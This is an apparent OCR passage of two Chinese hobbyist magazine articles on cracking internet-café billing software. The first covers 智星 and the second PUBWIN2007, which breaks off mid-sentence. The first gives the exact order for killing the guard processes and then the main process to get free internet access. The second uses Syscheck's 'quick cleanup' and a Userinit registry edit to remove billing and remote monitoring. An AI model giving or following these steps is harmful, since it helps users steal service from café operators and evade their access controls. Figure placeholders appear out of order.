


图3

正好闲着没事，就试试看能不能破解智星来免费上网吧。任务管理器被禁用了，于是我下载了超级兔子查看了一下进程，如果是系统进程的话，超级兔子会自动标明的，如图3。剩下的进程如果想知道是什么程序运行产生的，可以在超级兔子任务管理器中选中该进程，单击右键，选择"查找目标"，就会打开程序所在的目录了，如图4。




图4




图2

如果打开程序所在目录后，仍然不知道是什么程序，还可以直接到google、baidu上进行搜索。

经过一番查找，我最终确定nbms.exe、explxp.exe、safeproca.exe这几个是智星收费系统的进程，其中nbms.exe是主进程，而explxp.exe、safeproca.exe为保护进程。如果终止主进程nbms.exe，系统会自动退到登录页面（登录页面就是刚上机时，网吧收银员给上机人一张卡，自己随便找台电脑，输入卡号和密码的那个页面）。假如只终止safeproca.exe进程，刷新后safeproca.exe会重新出现。看来只有先把保护进程全部干掉，最后再干掉主进程就行了。

我打开精锐网吧辅助工具5.6，在"进程管理"中选中explxp.exe、safeproca.exe、safeprocb.exe这三个进程，然后同时终止这三个进程，如图5。我又刷新了一下，以确认保护进程全部被终止后，最后又终止了nbms.exe进程，把鼠标移动到任务栏小星星处，小星星消失了，破解成功！

（文章涉及到的工具精锐网吧辅助工具5.6、超级兔子以及录像文件已经收录在光盘中）




图5



菜鸟来破解PUBWIN2007

Koer

这天来到网吧上网，刚刷卡上机就发现网管居然把PUBWIN4换成新的PUBWIN2007了，如图1。

听说这个PUBWIN2007记费软件现在有远程监控功能了，要是我上网的时候有人可以随时查看我的屏幕，那多不爽啊，还是把它破解了吧！

马上从网上下载了安全盾之反黑辅助工具syscheck，我以前都是使用这个工具进行破解的。打开Syscheck，点击"快速净化"，如图2，确定后稍等一会儿桌面就回来了，看看右下角的PUBWIN2007图标以经没有了，如图3。




图2

可是没过几分钟系统就重启了，看来还有守护程序。电脑重启后我下载了一个瑞星卡卡上网助手，打开"高级功能"—"系统启动管理"—"全部"，发现一个注册表项被改成了C:\WINDOWS\system32\userinit.exe,C:\Program Files\HintSoft\PubwinClient\PubwinClient.exe。我们将其改回默认的C:\WINDOWS\system32\userinit.exe，顺便再把